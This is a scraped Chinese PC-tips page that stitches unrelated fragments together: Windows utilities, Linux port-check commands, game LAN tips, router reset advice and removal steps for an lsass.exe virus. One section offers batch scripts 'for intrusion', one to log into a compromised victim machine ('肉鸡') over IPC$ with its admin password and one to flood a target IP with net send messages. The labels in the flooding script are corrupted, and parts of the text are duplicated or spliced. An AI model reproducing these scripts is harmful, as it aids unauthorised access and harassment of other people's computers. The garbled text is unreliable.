realplayer插件1)如何查看本机所开端口:用net(16)
电脑杂谈 发布时间:2019-03-28 02:10:17 来源:网络整理7、winrep.exe
位于C:\Windows\winrep.exe,能自动收集有关系统信息并提示用户输入故障所在,帮我们编写一篇完整的“求援”报告,并将其发送给有关技术维护人员,简化“求援”操作。
这七个Windows自带的小程序可以在开始菜单--运行中直接输入文件名(无需输入扩展名)调出该程序!
31)批处理在入侵中的几则妙用!
A、简化IPC$登陆肉鸡的操作:
用记事本建立一个名字为:ipcruqin.bat的批处理文件,内容如下:
@net use \\%1\ipc$ %3 /u:"%2"
@echo OK!已经成功建立连接
之后,大家在CMD下输入:ipcruqin.bat 肉鸡IP 肉鸡的admin帐号/用户的密码。就可以登陆上去了,而不需要那一大长串的命令了!
B、批处理轰炸对方电脑:
打开一记事本,在里面输入如下内容:
@echo 正在轰炸中……
tart
@net send %1 %2
@if errorlevel 1 goto over
goto start
ver
@echo 发送失败
将其保存为bat格式的文件即可,使用方法:*.bat(该批处理文件的名字)+ 空格 + 目标IP + 空格 + 你要对他说得话!
这次先简单介绍这三个!等下次有机会再给大家介绍更多的批处理文件的用途!
32)再说几个非常简单实用的DOS命令(工具):
A、fport.exe --查看那些端口都是那些程序使用的命令。
2.rpm -ivh sendmail-cf-8.13.8-2.el5.i386.rpm 安装 service sendmail status 查看状态 netstat -tupln |grep 25 查看端口是否开启 3.ll /home 查看/home。# netstat -antpl | grep smb ##查看smb服务开启的端口。
- 或用hf虚拟ip联机:比如你和朋友在同一房间,你朋友建了主机,你在房间右侧的玩家列表,点朋友用户名的头像,查看他的虚拟ip如180.154.109.181,然后你进游戏按`键打开控制台connect ip进他主机。或用hf虚拟ip联机:比如你和朋友在同一房间,你朋友建了主机,你在房间右侧的玩家列表,点朋友用户名的头像,查看他的虚拟ip如180.154.109.181,然后你进游戏按`键打开控制台connect ip进他主机。2、按回车键就跳转到要输入用户名和密码的界面了. 默认的用户名和密码都是admin,如果忘记了密码,长按路由器上的复位键10秒,路由器会自动重启,此时恢复密码为admin.在此设置用户名和密码。
D、pslist.exe --列出进程
本进程所在位置:wmi provider hostwmiprvse.exe进程结束,提供程序被载入到一个单独的服务宿主,官方描述为.exe进程程序文件是微软为其发布的windows操作系统定义的一个系统进程,提醒用户系统上重要事件的发生,使系统管理员查询和修改桌面上,wmi可以管理和控制运行环境,wmiprvse.exe开发应用用于监视目的程序, wmi核心winmgmt。如果你的机器提供网络共享服务就启动它:为在多用户下需要协助的应用程序提供管理.exe:dns集中解析客户端:禁用。出品者: microsoft corp.属于: microsoft windows operating system如果你的启动菜单里有个lsass.exe启动项,那就证明你得lsass.exe木马病毒,中毒后,会在windows里产生lsass.exe和exert.exe两个病毒文件,还会在d盘根目录下产生command.com和autorun.inf两个文件,同时侵入注册表破坏系统文件关联,以下说一下本人对该病毒的杀法,以win98为例:打开ie属性删除cookies和所有脱机内容,启动进程杀手终止lsass.exe和exert.exe两个进程,然后到windows目录下删除这两个文件,这两个文件是隐藏的,再到d:删除command.com和autorun.inf两个文件,最后重启电脑到dos 运行,用scanreg/restore 命令来恢复注册表,(如果不会的或者是xp系统不能用的可以用瑞星注册表修复程序之类的软件修复一册表),重启后进到windows桌面用杀毒软件(本人用金山毒霸2006)全面杀毒,清除余下的病毒。
本文来自电脑杂谈,转载请注明本文网址:
https://www.pc-fly.com/a/bofangqi/article-93165-16.html
-
 磯贝龙虎
-
肇宇飞
别找借口
 2007如果全屏显示PPT幻灯片时单击鼠标和键盘时无法切换到下一个,该怎么办?
 视频播放器java版_视频剪切合并器安卓版_楼兰智尚版播放视频
 黑轴和绿轴的区别
 QQ音乐、酷狗、酷我在一起了,阿里和网易谁在偷偷哭?